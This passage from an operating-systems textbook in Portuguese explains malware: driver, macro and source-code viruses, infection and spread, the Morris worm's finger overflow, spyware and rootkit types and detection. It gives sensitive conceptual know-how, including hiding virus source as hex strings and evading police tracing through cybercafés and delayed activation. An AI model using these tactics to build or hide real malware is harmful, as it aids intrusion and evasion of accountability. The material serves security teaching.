Chegar à memória desse jeito é como na espeleologia (exploração de cavernas): é preciso fazer contorções e se preocupar com as coisas que podem cair em sua cabeça. Seria muito mais simples se o sistema operacional carregasse oficialmente o vírus. Com um pouquinho de trabalho, pode-se conseguir isso. O truque é infectar um driver de dispositivo, levando a um vírus de driver de dispositivo. No Windows e em alguns sistemas UNIX, os drivers de dispositivo são apenas programas executáveis que residem no disco e que são carregados no momento da inicialização. Se um deles puder ser infectado, o vírus sempre será carregado oficialmente no momento da inicialização. Melhor ainda, os drivers executam no modo núcleo e, depois de ser carregado, um driver é chamado, dando ao vírus a oportunidade de capturar o vetor de desvio para chamadas de sistema. Esse fato é, por si só, um forte argumento para que se tenham os drivers de dispositivo funcionando como um programa em modo usuário - se eles forem infectados, não são capazes de causar tantos danos quanto os drivers no modo núcleo.

#### Vírus de macro

Muitos programas, como o Word e o Excel, permitem que os usuários escrevam macros para agrupar vários comandos que podem depois ser executados pressionando-se apenas uma tecla. As macros também podem ser anexadas a itens de menu, de modo que, quando um deles é selecionado, a macro seja executada. No Microsoft Office, as macros podem conter programas inteiros em Visual Basic, que é uma linguagem de programação completa. As macros são interpretadas e não compiladas, mas isso afeta somente a velocidade de execução, não o que elas podem fazer. Como as macros podem ser específicas de um documento, o Office armazena as macros de cada documento junto com o próprio documento.

Agora é que vem o problema. Virgílio escreve um documento no Word e cria uma macro que ele atribui à função ABRIR ARQUIVO. A macro contém um vírus de macro. Ele então envia o documento por correio eletrônico para a vítima, que naturalmente o abre (presumindo que o programa de correio eletrônico já não tenha feito isso para ele). Abrir o documento faz com que a macro ABRIR ARQUIVO execute. Como a macro pode conter um programa arbitrário, ele pode fazer qualquer coisa, como infectar outros documentos Word, apagar arquivos e até mais. Sejamos justos com a Microsoft: o Word dá um alerta quando abre um arquivo com macros, mas a




Figura 9.27 (a) Depois de o vírus capturar todos os vetores de interrupções. (b) Depois de o sistema operacional ter retomado o vetor de interrupções da impressora. (c) Após o vírus perceber a perda do vetor de interrupções da impressora e recuperá-la.

maioria dos usuários não entende o que isso significa e prossegue abrindo mesmo assim. Além disso, documentos legítimos também podem conter macros, e há outros programas que nem mesmo fazem esse alerta, tornando muito mais difícil detectar um vírus.

Com a expansão do correio eletrônico, enviar documentos com vírus embutido em macros é um grande problema. Esses vírus são muito mais fáceis de escrever, comparado a esconder o verdadeiro setor de inicialização em algum lugar na lista de blocos ruins, ocultar o vírus entre os vetores de interrupções e capturar o vetor de desvio de controle para chamadas de sistema. Isso significa que cada vez mais pessoas com pouco conhecimento de computação podem escrever vírus, reduzindo a qualidade geral do produto e comprometendo a reputação dos escritores de vírus.

# Vírus de código-fonte

Os vírus parasitas e os de setor de inicialização são altamente específicos quanto à plataforma; os vírus de documento são um pouco menos (o *Word* executa no Windows e no Macintosh, mas não no UNIX). Os vírus mais portáteis de todos são os **vírus de código-fonte**. Imagine o vírus da Figura 9.25, mas com a seguinte alteração: em vez de procurar arquivos binários executáveis, ele procura por programas em C, uma mudança de apenas uma linha (na chamada a access). O procedimento *infect* deve ser alterado para que se insira a linha

#include <virus.h>

no topo de cada programa-fonte em C. Uma outra inserção necessária é a linha

run\_virus();

para ativar o vírus. Decidir onde inserir essa linha requer alguma habilidade em analisar o código C, pois essa linha deve estar em um local que permita sintaticamente chamadas de procedimento e também não se encontrar onde o código seja inócuo (por exemplo, depois de um comando return). Inseri-lo no meio de um comentário também não funciona e, dentro de um laço, pode ser um exagero. Presumindo que a chamada pode ser adequadamente colocada (por exemplo, logo antes do final de *main* ou antes de um comando return, se houver um), quando o programa for compilado, ele conterá um vírus, importado de *virus.h* (embora *proj.h* atraia menos a atenção, pois alguém poderia vê-lo).

Quando o programa executa, o vírus é chamado. O vírus pode fazer o que quiser, como, por exemplo, buscar outros programas em C para infectar. Se encontrar algum, ele poderá incluir apenas as duas linhas mostradas acima, mas isso só funcionará na máquina local, onde se pressupõe que *virus.h* esteja instalado. Para que isso dê certo em uma máquina remota, todo o código-fonte do vírus deve ser incluído. Isso pode ser feito incluindo o código-fonte do vírus como uma string pré-inicializada, de preferência

como uma lista de inteiros hexadecimais de 32 bits, para impedir que alguém entenda o que o código faz. Essa cadeia provavelmente será muito longa, mas, nos códigos 'multimegalinhas' de hoje, ele pode facilmente passar despercebido.

Para o leitor não iniciado, talvez tudo isso pareça complicado. Alguém pode ter a curiosidade de ver como funciona na prática. E isso é possível. Virgílio é um excelente programador e tem muito tempo livre. Dê uma olhada no caderno de informática de seu jornal e você comprovará isso.

#### Como os vírus se disseminam

Há vários cenários para a distribuição. Iniciemos com o cenário clássico. Virgílio escreve seu vírus, insere-o em algum programa que tenha escrito (ou roubado) e começa a distribuir o programa — por exemplo, disponibilizando-o em um site da Web como um shareware. Finalmente, alguém transfere o programa e o executa. Nesse momento, há várias opções. Para começar, o vírus provavelmente infecta outros arquivos no disco rígido, para o caso de a vítima decidir compartilhar alguns desses arquivos com um amigo. Ele também pode tentar infectar o setor de inicialização do disco rígido. Uma vez infectado o setor de inicialização, é fácil iniciar um vírus residente em memória, no modo núcleo, nas próximas inicializações.

Atualmente, Virgílio tem outras opções disponíveis. O vírus pode ser escrito para verificar se a máquina infectada está conectada a uma rede local — algo muito comum a uma máquina de uma empresa ou universidade. O vírus pode, então, começar a infectar os arquivos desprotegidos em servidores conectados a essa rede local. Essa infecção não se estenderá aos arquivos protegidos, mas os programas infectados passarão a agir de maneira estranha. Um usuário que executa esse programa normalmente pedirá ajuda ao administrador do sistema. O administrador, então, tentará executar ele próprio o programa estranho, para ver o que acontece. Se o administrador fizer isso enquanto estiver conectado como superusuário, o vírus pode infectar os arquivos binários do sistema, os drivers de dispositivos, o sistema operacional e os setores de inicialização. Tudo o que é preciso é um erro como esse para que todas as máquinas conectadas na rede local fiquem comprometidas.

Muitas vezes, as máquinas em uma rede local têm autorização para acessar máquinas remotas pela Internet ou em uma rede privada de computadores ou até mesmo para executar comandos remotamente, sem passar pelo processo de acesso ao sistema. Essa capacidade oferece mais oportunidades para os vírus se espalharem. Assim, um pequeno engano pode infectar toda uma empresa. Para impedir isso, todas as empresas devem ter uma política geral para que os administradores nunca cometam enganos.

Outro modo de espalhar um vírus é postar um programa infectado em um grupo de notícias (newsgroup) da USENET ou em um sistema de quadro de avisos (BBS) para os quais programas são regularmente postados. Também é

possível criar uma página da Web que exija um plug-in especial para que se possa visualizá-la e, então, infectar os plug-ins.

Um ataque diferente consiste em infectar um documento e enviá-lo pelo correio eletrônico para muitas pessoas ou difundi-lo em uma lista de discussão ou em um grupo de notícias da USENET, normalmente como um anexo. Mesmo pessoas que nem sonham em executar um programa enviado por algum estranho não percebem que, clicando no anexo para abri-lo, podem liberar um vírus em suas máquinas. Para piorar, o vírus pode procurar a lista de endereços do usuário e enviar mensagens para todos os cadastrados ali, normalmente com uma linha de Assunto que pareça legítima ou interessante, como:

Assunto: Mudança de planos

Assunto: Re: aquela última mensagem

Assunto: O cachorro morreu na noite passada

Assunto: Estou gravemente doente

Assunto: Eu te amo

Quando a mensagem chega, o receptor vê que o emissor é um amigo ou um colega e, assim, não suspeita de problemas. Uma vez aberta a mensagem, é muito tarde. O vírus "I LOVE YOU", que se espalhou pelo mundo em junho de 2000, funcionava assim e causou um bilhão de dólares de prejuízos.

Assim como há a real disseminação de vírus ativos, há também a disseminação de tecnologias de vírus. Há grupos de escritores de vírus que se comunicam ativamente pela Internet e ajudam, uns aos outros, a desenvolver novas tecnologias, ferramentas e vírus. A maioria desses participantes talvez o faça por hobby, não com o propósito de cometer crimes, mas os efeitos podem ser devastadores. Outra categoria de escritores de vírus é a militar, que vê os vírus como uma arma de guerra potencialmente capaz de anular os computadores do inimigo.

Outro assunto relacionado à disseminação de vírus é a prevenção à detecção. As prisões têm notoriamente poucos recursos computacionais e, portanto, Virgílio prefere evitá--las. Se ele postar o vírus inicial de sua casa, estará correndo um certo risco. Se o ataque obtiver sucesso, a polícia poderá rastreá-lo procurando a mensagem com o vírus que tenha a menor data-horário, pois essa mensagem provavelmente é a mais próxima à fonte do ataque.

Para minimizar sua exposição, Virgílio pode ir a um cybercafé de uma cidade distante e acessar as várias máquinas de lá. Ele pode trazer o vírus em um dispositivo USB ou CD-ROM e lê-lo ou, se as máquinas não tiverem portas USB ou unidades de CD-ROM, pedir para a bela jovem do balcão que, por favor, leia o arquivo livro.doc para que ele possa imprimi-lo. Uma vez no disco rígido, ele muda o nome do arquivo para virus.exe e então o executa, infectando toda a rede local com um vírus que só se torna ativo um mês depois — só para se prevenir, caso a polícia decida consultar as empresas de linhas aéreas, pedindo uma lista de todas as pessoas que viajaram naquela semana.

Outra alternativa é esquecer o dispositivo USB ou o CD-ROM e disparar o vírus por um site FTP remoto. Ou levar um notebook e conectá-lo a uma porta Ethernet que o cybercafé providenciou cuidadosamente para os turistas que desejem ler seus e-mails diariamente. Uma vez conectado à rede local, Virgílio pode infectar todas as máquinas a ela conectadas.

Há muito mais a ser dito sobre vírus, em especial sobre como tentam se esconder e como os programas antivírus tentam se livrar deles. Voltaremos a esse assunto quando falarmos sobre defesas contra malware mais adiante.

#### 9.7.3 | Vermes

A primeira violação de segurança, em grande escala, de computadores na Internet começou na noite de 2 de novembro de 1988, quando um estudante de pós-graduação da Cornell, Robert Tappan Morris, lançou um programa verme (worm) pela Internet, derrubando milhares de computadores de universidades, corporações e laboratórios governamentais por todo o mundo, antes de ser detectado e removido. Ele também iniciou uma controvérsia que ainda não se resolveu. Discutiremos os pontos principais desse evento a seguir. Para mais informações técnicas, consulte Spafford (1989). Para ver o ocorrido como um conto policial, veja Hafner e Markoff (1991).

A história começou em algum momento de 1988, quando Morris descobriu dois erros no UNIX da Berkeley, o que lhe possibilitou obter acesso não autorizado a todas as máquinas conectadas à Internet. Trabalhando sozinho, ele escreveu um programa que se autorreplicava, chamado verme, que exploraria esses erros e se replicaria em segundos, em cada máquina a que pudesse ter tido acesso. Ele trabalhou durante meses no programa, ajustando-o cuidadosamente e tentando ocultar suas pistas.

Não se sabe se a versão de 2 de novembro de 1988 foi inventada como um teste ou se foi a versão real. De qualquer modo, ele derrubou a maioria dos sistemas Sun e VAX conectados à Internet algumas horas depois de lançá--lo. Não se sabe ao certo os motivos de Morris, mas é possível que sua intenção fosse de uma grande brincadeira de alta tecnologia, mas, por causa de um erro de programação, saiu completamente do controle.

Tecnicamente, o verme consiste em dois programas: o iniciador (bootstrap) e o verme propriamente dito. O iniciador tinha 99 linhas em C, chamado 11.c. Ele era compilado e executado no sistema sob ataque. Uma vez em execução, conectava-se à máquina de onde veio, transferia a parte principal do verme e, então, o executava. Depois de enfrentar algum problema para ocultar sua existência, o verme procurava pela tabela de roteamento em seu novo

# 422 Sistemas operacionais modernos

hospedeiro, a fim de verificar a quais máquinas aquele hospedeiro estava conectado, tentando disseminar o iniciador para essas máquinas.

Foram tentados três métodos para infectar novas máquinas. O método 1 tentava executar um shell remoto usando o comando *rsh*. Algumas máquinas confiam em outras máquinas e executam o *rsh* sem qualquer autenticação. Se isso funcionasse, o interpretador remoto transferiria o programa verme e continuaria a infectar novas máquinas a partir de lá.

O método 2 usava um programa presente em todos os sistemas BSD, chamado *finger*, que permite que um usuário em qualquer lugar da Internet digite

#### finger nome@site

para exibir a informação sobre uma determinada pessoa em uma instalação específica. Essa informação consiste, em geral, no nome real da pessoa, no login, nos endereços residencial e de trabalho e nos respectivos telefones, nome da secretária e seu telefone, número do fax e informações análogas a essas. É equivalente a uma agenda de telefones.

O finger funciona da seguinte maneira: em cada site BSD, um processo em segundo plano, chamado daemon finger, executa toda vez que alguma consulta é recebida e respondida de algum lugar da Internet. O que o verme fazia era chamar o finger, tendo como parâmetro uma string de 536 bytes montada de um modo especial. Essa longa string causava o transbordamento do buffer do daemon e sobrescrevia sua pilha, conforme ilustrado pela Figura 9.22(c). O erro explorado pelo verme foi a falha do daemon em verificar o transbordamento do buffer. Quando o daemon retornava do procedimento, era hora de obter o que lhe fora requisitado e, desse modo, ele não voltava ao main, mas ao procedimento que estava dentro da cadeia de 536 bytes, sobrescrita na pilha. Esse procedimento tentava executar o sh. Se funcionasse, o verme teria agora um shell executando na máquina que estava sendo atacada por ele.

O método 3 dependia de uma falha no sistema de correio eletrônico, o *sendmail*, que permitia que um verme enviasse pelo correio eletrônico uma cópia do iniciador do verme e o fizesse executar.

Uma vez estabelecido, o verme tentava quebrar as senhas dos usuários. Morris não pesquisou muito sobre como conseguir isso. Tudo o que ele fez foi pedir a seu pai, um especialista em segurança da Agência Nacional de Segurança — a agência governamental norte-americana que decifra códigos —, uma cópia de um artigo clássico sobre o assunto que o sr. Morris e Ken Thompson escreveram na década anterior no Bell Labs (Morris e Thompson, 1979). Cada senha quebrada permitia que um verme se conectasse a qualquer máquina na qual o proprietário da senha tivesse uma conta.

Toda vez que o verme obtinha acesso a uma nova máquina, ele verificava se alguma outra cópia do verme já

estava ativa ali. Se estivesse, a nova cópia saía, a não ser uma vez em cada sete, na qual ela prosseguia, possivelmente tentando manter o verme propagando-se, mesmo se o administrador de sistema tivesse sua própria versão de verme para enganar o verme real. O fator de 1 para 7 criava muitos vermes e foi a razão de ter derrubado todas as máquinas: elas ficavam infestadas de vermes. Se Morris não tivesse feito isso e simplesmente saído quando visse um outro verme, o verme provavelmente não seria detectado.

Morris foi capturado quando um de seus amigos deu uma entrevista a John Markoff, repórter de informática do New York Times, e tentou convencê-lo de que o incidente era, na verdade, um acidente, que o verme era inofensivo e que o autor lamentava muito. O amigo inadvertidamente deixou escapar que o nome de entrada do criminoso era rtm. Converter rtm no nome real do proprietário foi fácil — tudo o que Markoff teve de fazer foi executar um finger. No dia seguinte, a história estava nas primeiras páginas e inclusive roubou a cena das eleições presidenciais que ocorreriam dentro de três dias.

Morris foi julgado e condenado pela corte federal. Teve de pagar uma multa de 10 mil dólares, foi condenado a três anos de condicional e a 400 horas de serviços comunitários. Suas custas legais provavelmente passaram de 150 mil dólares. Essa sentença gerou uma grande controvérsia. Muitos na comunidade da área de computação alegavam que ele era um brilhante estudante de pós-graduação, cuja travessura inofensiva saiu do controle. Nada no verme sugeria que Morris estivesse tentando roubar ou danificar alguma coisa. Outros acreditavam que ele cometera um crime grave e que deveria ter ido para a prisão. Mais tarde, Morris concluiu seu PhD em Harvard e, hoje em dia, é professor do MIT.

Um efeito permanente desse incidente foi a fundação da CERT (Computer Emergency Response Team — equipe de respostas a emergências computacionais), que oferece um local centralizado para relatar tentativas de invasão e um grupo de especialistas para analisar os problemas de segurança e desenvolver reparos em projetos. Embora essa ação realmente tenha significado um passo à frente, também foi um passo para trás. A CERT coleta informações sobre as falhas de sistemas que podem ser atacadas e como repará-las. Por necessidade, ela circula essa informação, amplamente, para milhares de administradores de sistemas pela Internet. Infelizmente, os caras maus (possivelmente posando de administradores de sistemas) também podem obter o relatório de falhas e explorar essas brechas em horas (ou até mesmo em dias) antes que elas sejam fechadas.

Uma variedade de outros tipos de verme foi distribuída desde o de Morris. Eles operam da mesma forma e diferem somente nos erros de software que exploram. Vermes tendem a se espalhar muito mais rápido do que os vírus porque se movimentam sozinhos. Em consequência disso, a tecnologia antivermes está sendo desenvolvida de modo

a detectar novos vermes assim que surgirem, em vez de esperar que sejam catalogados e registrados em um banco de dados central (Portokalidis e Bos, 2007).

# 9.7.4 Spyware

Um tipo cada vez mais comum de malware é o spyware. Grosso modo, o spyware é um software carregado sorrateiramente em um PC sem conhecimento de seu proprietário e que funciona em seus bastidores fazendo coisas sem que ninguém saiba. Sua definição, entretanto, não é fácil. A atualização do Windows, por exemplo, copia automaticamente extensões de segurança para as máquinas sem que o usuário seja informado. Analogamente, muitos antivírus atualizam-se automaticamente. Nenhum deles é considerado spyware. Se Potter Stewart estivesse vivo, provavelmente diria: "Não consigo definir spyware, mas reconheço um quando o vejo".1

Muitos tentaram definir spyware. Barwinski et al. (2006) disseram que ele tem quatro características. Primeiro, se esconde, de modo que a vítima não o encontre facilmente. Segundo, coleta dados sobre o usuário (sites visitados, senhas e até números de cartão de crédito). Terceiro, envia ao seu mestre remoto as informações coletadas. E quarto, tenta sobreviver a determinadas tentativas de remoção. Além disso, alguns tipos de spyware alteram a configuração e executam outras tarefas perturbadoras e maliciosas, conforme descrevemos a seguir.

Barwinski et al. dividiram o spyware em três grandes categorias. A primeira é a de marketing: o spyware simplesmente coleta informações e envia ao seu mestre, em geral para melhor direcionamento de propaganda a máquinas específicas. A segunda categoria é a de vigilância, na qual as empresas intencionalmente colocam spyware nas máquinas dos empregados para controlar o que fazem e quais sites visitam. A terceira é semelhante ao malware clássico, no qual a máquina infectada torna-se parte de um exército de zumbis esperando as ordens de ataque de seu mestre.

Os pesquisadores realizaram um experimento e visitaram cinco mil sites para descobrir quais deles continham spyware. Eles observaram que os principais pulverizadores de spyware são os sites relacionados a entretenimento adulto, programas piratas, viagens on-line e imóveis.

Um estudo ainda mais abrangente foi realizado na Universidade de Washington (Moshchuk et al., 2006), que visitou cerca de 18 milhões de URLs e descobriu que quase 6 por cento continham spyware. Não é surpresa, portanto, que em um estudo da AOL/NCSA citado por eles 80 por cento dos computadores domésticos inspecionados estivessem infectados por spyware, com uma média de 93 instâncias de spyware por máquina. O estudo da Universidade de Washington descobriu que sites adultos, de celebridades e de oferta de papéis de parede apresenta-

vam as taxas mais altas de infecção. Os sites de viagens e imóveis não foram avaliados.

# Como o spyware se espalha

Uma pergunta óbvia neste momento é: "Como um computador é infectado por spyware?". Uma das maneiras é idêntica à que acontece com malware: por meio de um cavalo de Troia. Um volume considerável de programas gratuitos contém spyware, e o autor do software ganha dinheiro com isso. Os programas P2P para compartilhamento de arquivos (Kazaa, por exemplo) estão infestados de spyware. Muitos sites também exibem anúncios que direcionam os visitantes a páginas lotadas de spyware.

Outra rota importante de infecção é a chamada de contágio por contato. É possível pegar spyware (na verdade, qualquer malware) simplesmente visitando uma página infectada. Existem três variações dessa tecnologia. Primeiro, a página da Web pode redirecionar o navegador para um arquivo executável (.exe). Quando o navegador detecta o arquivo, abre uma caixa de diálogo perguntando ao usuário se ele deseja executar ou salvar o arquivo. Como as cópias legítimas de arquivo usam o mesmo mecanismo, muitos usuários simplesmente clicam em 'Executar', o que faz com que o navegador copie e execute o software. A essa altura, a máquina já está infectada e o spyware está livre para fazer o que desejar.

A segunda rota mais comum é a barra de ferramentas infectada. Tanto o Internet Explorer quanto o Firefox suportam a instalação de barras de ferramentas de terceiros. Alguns criadores de spyware criam uma barra de ferramentas interessante, com alguns recursos úteis, e fazem propaganda dela como um ótimo módulo gratuito. Aqueles que instalarem a barra de ferramentas levam o spyware. A popular barra de ferramentas Alexa, por exemplo, contém spyware. Em essência, esse esquema é um cavalo de Troia empacotado de maneira diferente.

A terceira variedade de spyware é mais malvada. Muitas páginas da Web utilizam uma tecnologia da Microsoft denominada controle ActiveX, que são programas Pentium binários que se conectam ao Internet Explorer e ampliam suas funcionalidades, por exemplo, na interpretação de tipos especiais de páginas de imagens, áudio ou vídeo. Em princípio, essa tecnologia é perfeitamente legítima. Na prática, ela é extremamente perigosa e provavelmente é o método mais comum para que a infecção por spyware aconteça. O alvo dessa abordagem é sempre o Internet Explorer (IE), nunca o Firefox ou outros navegadores.

Quando uma página com controle ActiveX é visitada, o que acontece depende das configurações de segurança do IE. Se estiverem definidos como nível Baixo, o spyware é automaticamente copiado e instalado. A razão para alguns usuários manterem esta configuração é que, quando

Potter Stewart foi um juiz da Suprema Corte Federal entre os anos de 1958 e 1981. Ele é famoso por redigir uma opinião sobre um caso de pornografia no qual admitia ser incapaz de definir pornografia, mas dizia saber reconhecê-la quando a via.

# 424 Sistemas operacionais modernos

a segurança está definida como Alta, muitos sites não são exibidos corretamente (ou sequer são exibidos) ou o IE constantemente pede permissão para tarefas que o usuário não entende.

Agora, imagine que o nível de segurança está definido como Médio-Alto. Quando uma página infectada é visitada, o IE detecta o controle ActiveX e abre uma caixa de diálogo que contém uma mensagem fornecida pela página. Ela pode dizer o seguinte:

Você deseja copiar e instalar um programa para acelerar sua conexão com a Internet?

A maioria das pessoas vai achar esta uma boa ideia e clicar em SIM. Bingo! Esses usuários já eram. Os usuários mais sofisticados podem verificar o restante da caixa de diálogo e descobrir dois outros itens. Um deles é um link para um certificado da página (conforme discutimos na Seção 9.2.4), fornecido por alguma autoridade certificadora da qual nunca ouviram falar e que não contém informações úteis além das que certificam que a empresa existe e teve dinheiro suficiente para pagar pelo certificado. A outra é um link para outra página, oferecido pela página sendo visitada. Ela deveria explicar o que faz o controle ActiveX, mas, na verdade, pode ser sobre qualquer assunto e normalmente explica o quão maravilhoso é o controle e como ele irá melhorar a sua experiência na Internet. De posse dessa informação fictícia, mesmo usuários mais avançados acabam clicando em SIM.

Se os usuários clicarem em NÃO, costuma haver um script que se aproveita de um erro no IE e tenta fazer a cópia de qualquer forma. Se não houver erros a serem explorados, ele pode continuar tentando copiar o controle ActiveX, fazendo o IE exibir a caixa de diálogo a cada nova tentativa de cópia. A maioria das pessoas não sabe o que fazer (ir ao gerenciador de tarefas e encerrar o IE) e acaba desistindo e clicando em SIM. Bingo novamente!

O que normalmente acontece depois disso é que o spyware exibe uma licença de 20 a 30 páginas, escrita em uma linguagem familiar a Geoffrey Chaucer, mas não para os que nasceram depois dele e não trabalhem na área jurídica. Uma vez que o usuário aceita a licença, pode perder o direito de processar o vendedor do spyware por conta do acordo em deixar o spyware funcionar, embora algumas leis locais ignorem tais licenças. (Se a licença disser "O licenciado concede o direito irrevogável de o fornecedor deste matar sua mãe e reclamar sua herança", pode ser difícil convencer o tribunal quando chegar a hora de cobrar o prometido, mesmo com a anuência do licenciado.)

#### Ações executadas pelo spyware

Agora vamos ver o que o spyware normalmente faz. Todos os itens na lista a seguir são comuns.

- 1. Alterar a página inicial do navegador.
- 2. Modificar a lista de páginas favoritas do navegador.

- Adicionar uma nova barra de ferramentas ao navegador.
- 4. Alterar o tocador de mídia padrão do usuário.
- 5. Alterar o buscador-padrão do usuário.
- 6. Adicionar novos ícones à área de trabalho do Windows.
- 7. Substituir faixas de anúncio nas páginas da Web por outras escolhidas pelo spyware.
- Colocar anúncios nas caixas de diálogo padrão do Windows.
- 9. Gerar uma cadeia contínua de anúncios em pop-ups.

Os primeiros três itens alteram o comportamento do navegador, normalmente de um modo que nem a reinicialização do sistema restaura os valores anteriores. Esse ataque é conhecido como sequestro do navegador. Os dois itens seguintes alteram configurações no registro do Windows, direcionando o usuário inocente para um tocador de mídia diferente (que exibe os anúncios que o spyware quer) e a uma ferramenta de busca diferente (que retorna os sites que o spyware quer). A criação de ícones no desktop é uma tentativa óbvia de fazer com que o usuário execute novos programas instalados. A substituição de faixas de anúncio (imagens .gif com dimensão de  $468 \times 60$ ) em páginas da Web subsequentes faz parecer que todas as páginas visitadas estão anunciando os sites escolhidos pelo spyware. É o último item, entretanto, que mais perturba: uma janela pop-up de anúncio que pode ser fechada, mas que imediatamente gera outra janela pop-up ad infinitum, sem que se consiga pará-las. Além disso tudo, algumas vezes o spyware desabilita o firewall, remove spywares concorrentes e executa outras ações maliciosas.

Muitos programas de spyware trazem desinstaladores, mas eles raramente funcionam e os usuários inexperientes não conseguem excluí-los. Felizmente, uma nova indústria de software antispyware está sendo criada e as empresas produtoras de antivírus já existentes também estão entrando na área.

Spyware não deve ser confundido com **adware**, no qual fornecedores de software legítimos (porém pequenos) oferecem duas versões de seu produto: uma gratuita, com anúncios, e outra paga, livre deles. Essas empresas deixam bem clara a existência de duas versões e sempre oferecem aos usuários a opção de fazer o upgrade para a versão paga e se livrar dos anúncios.

#### 9.7.5 | Rootkits

Um **rootkit** é um programa ou conjunto de programas e arquivos que tenta esconder sua existência, mesmo diante dos esforços do proprietário da máquina infectada para localizá-lo e removê-lo. Em geral, o rootkit contém alguns tipos de malware que também estão sendo escondidos. Rootkits podem ser instalados por quaisquer um dos



métodos já discutidos, inclusive vírus, vermes e spyware, assim como de outras formas, entre as quais uma será discutida mais adiante.

#### Tipos de rootkit

Vamos agora descrever os cinco tipos de rootkits disponíveis atualmente, de cima para baixo. Em todos os casos, a questão é: Onde o rootkit se esconde?

- Rootkits de firmware. Pelo menos na teoria, um rootkit poderia se esconder instalando na BIOS uma cópia de si mesmo. Esse tipo de rootkit tomaria o controle sempre que a máquina fosse inicializada e também sempre que uma função de BIOS fosse chamada. Se o rootkit se criptografasse depois de cada uso e se descriptografasse antes de cada uso, seria bastante difícil detectá-lo. Esse tipo de comportamento ainda não foi observado.
- 2. Rootkits de hipervisor. Um tipo extremamente escorregadio de rootkit poderia executar um sistema operacional inteiro e todas as suas aplicações em uma máquina virtual sob seu controle. A primeira prova desse conceito, denominado blue pill (ou pílula azul, em referência ao filme Matrix), foi demonstrada por uma hacker polonesa, Joanna Rutkowska, em 2006. Esse tipo de rootkit normalmente modifica a sequência de inicialização de forma que, quando a máquina é ligada, ele executa o hipervisor na máquina sem sistema operacional e, em seguida, inicia o sistema operacional e suas aplicações em uma máquina virtual. Assim como no método anterior, a força deste está no fato de que nada é escondido no sistema operacional, nas bibliotecas ou nos programas e, portanto, a identificação do rootkit nessas áreas não acontece.
- 3. Rootkits de núcleo. Atualmente, o tipo mais comum de rootkit é o que infecta o sistema operacional e se esconde nele como um driver de dispositivo ou módulo carregável do núcleo. O rootkit pode facilmente substituir um driver grande, complexo e que com frequência é atualizado por outro que contenha o driver antigo mais o rootkit.

- 4. Rootkits de biblioteca. Outro lugar no qual rootkits podem se esconder é na biblioteca do sistema, como, por exemplo, a libc no Linux. Essa localização confere ao malware a oportunidade de inspecionar os argumentos e retornar valores de chamadas de sistema, modificando-as conforme sua necessidade para manter-se escondido.
- 5. Rootkits de aplicação. Outro lugar para esconder um rootkit é dentro de um aplicativo grande, em especial os que criam muitos arquivos novos enquanto são executados (perfis de usuários, pré-visualização de imagens etc.). Esses novos arquivos são bons locais para esconder qualquer coisa e ninguém acha estranho que eles existam.

Os cinco rootkits podem se esconder conforme mostrado na Figura 9.28.

## Detecção de rootkit

É difícil identificar rootkits quando não se pode confiar no hardware, no sistema operacional, nas bibliotecas e nas aplicações. Por exemplo, uma maneira óbvia de procurar rootkits é listando todos os arquivos em disco. Entretanto, a chamada de sistema que lê um diretório, o procedimento da biblioteca que executa a chamada de sistema e o programa que realiza a listagem são todos potencialmente maliciosos e podem censurar os resultados, omitindo quaisquer arquivos relacionados ao rootkit. Ainda assim existe esperança, como descrevemos a seguir.

A detecção de um rootkit que inicializa seu próprio hipervisor e executa o sistema operacional e todas as aplicações em uma máquina virtual sob seu controle é difícil, mas não impossível. Ela requer uma investigação cuidadosa em busca das discrepâncias no desempenho e na funcionalidade da máquina virtual comparada à máquina real. Garfinkel et al. (2007) sugeriram muitas delas, conforme descrevemos a seguir. Carpenter et al. (2007) também discutem o assunto.

Uma classe inteira de métodos de detecção confia no fato de que o próprio hipervisor utiliza recursos físicos, e a perda desses recursos pode ser identificada. Por exem-




Figura 9.28 Cinco locais onde um rootkit pode se esconder.

plo, o próprio hipervisor precisa acessar as entradas da TLB, competindo com a máquina virtual pelo uso desse escasso recurso. Um programa de detecção poderia colocar pressão sobre a TLB, observar o desempenho e compará-lo ao desempenho anteriormente mensurado no hardware sem sistema operacional.

Outra classe de método de detecção está relacionada ao timing, em especial o dos dispositivos de E/S. Imagine que sejam necessários 100 ciclos do relógio para que se leia o registro de um dispositivo PCI qualquer na máquina real e que esse tempo é altamente reproduzível. Em um ambiente virtual, o valor desse registro vem da memória, e seu tempo de leitura depende de ele estar na cache nível 1 da CPU, na cache do nível 2 ou na RAM real. Um programa de detecção poderia facilmente forçá-lo a se mover por entre esses estados e medir a variação no tempo de leitura. Observe que é a variação que importa, e não o tempo de leitura.

Outra área que pode ser testada é o tempo que se leva para executar instruções privilegiadas, em especial as que requerem somente alguns poucos ciclos de relógio no hardware real e centenas ou milhares de ciclos quando precisam ser emuladas. Por exemplo, se a leitura de um registro protegido da CPU levar 1 ns no hardware real, não há como realizar um bilhão de desvios (traps) e emulações em 1 s. É claro que o hipervisor pode mentir e relatar o tempo da emulação, em vez do tempo real, em todas as chamadas de sistema que envolvam tempo. O detector pode ignorar o tempo de emulação conectando-se a uma máquina ou site remoto que forneça um tempo-base preciso. Como o detector necessita somente medir intervalos de tempo (por exemplo, quanto tempo é necessário para executar um bilhão de leituras de um registro protegido), o desvio entre o relógio local e o relógio remoto não faz diferença.

Se não existe nenhum hipervisor entre o hardware e o sistema operacional, o rootkit pode estar escondido dentro do sistema operacional. É difícil identificá-lo por meio da inicialização do sistema, já que o sistema operacional não é confiável. O rootkit pode instalar um volume grande de arquivos — por exemplo, todos com nomes iniciados por '\$\$\$\_' — e nunca incluir esses arquivos quando os programas do usuário executarem leituras de diretórios.

